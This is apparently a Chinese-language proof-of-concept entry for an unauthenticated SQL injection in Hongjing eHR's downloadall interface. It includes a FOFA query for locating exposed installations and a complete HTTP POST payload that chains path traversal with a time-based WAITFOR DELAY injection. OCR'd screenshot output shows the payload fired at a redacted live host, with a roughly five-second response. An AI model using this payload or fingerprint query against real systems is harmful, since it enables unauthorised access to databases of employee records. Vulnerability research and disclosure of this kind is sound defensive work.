
# H1-5宏景-人力资源管理-SQL

## 漏洞描述：

宏景eHR downloadall 接口处存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息。

**网站图片：**




## 网络测绘：

**fofa语法：**

FOFA：app="HJSOFT-HCM"


## 漏洞复现：

payload：

```
POST /templates/attestation/../../sys/downloadall HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

ext=1&filenamecolumn=1&content=1&tablename=master.dbo.sysdatabases&fileid=1&id=1';WAITFOR DELAY '0:0:5'--
```

效果图:


Request
数据包扫描
热加载
构造请求
POST /templates/attestation/../../sys/downloadall HTTP/1.1
Host: [redacted]8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
ext=1&filenamecolumn=1&content=1&tablename=master.dbo.sysdatabases&fileid=1&id=1';WAITFOR DELAY
Responses
5116ms
HTTP/1.1 200
x-frame-options: SAMEORIGIN
Set-Cookie: JSESSIONID=C6C4EA415CC63D38B1A
Date: Fri, 02 Feb 2024 11:41:54 GMT
Keep-Alive: timeout=20
Connection: keep-alive
Server: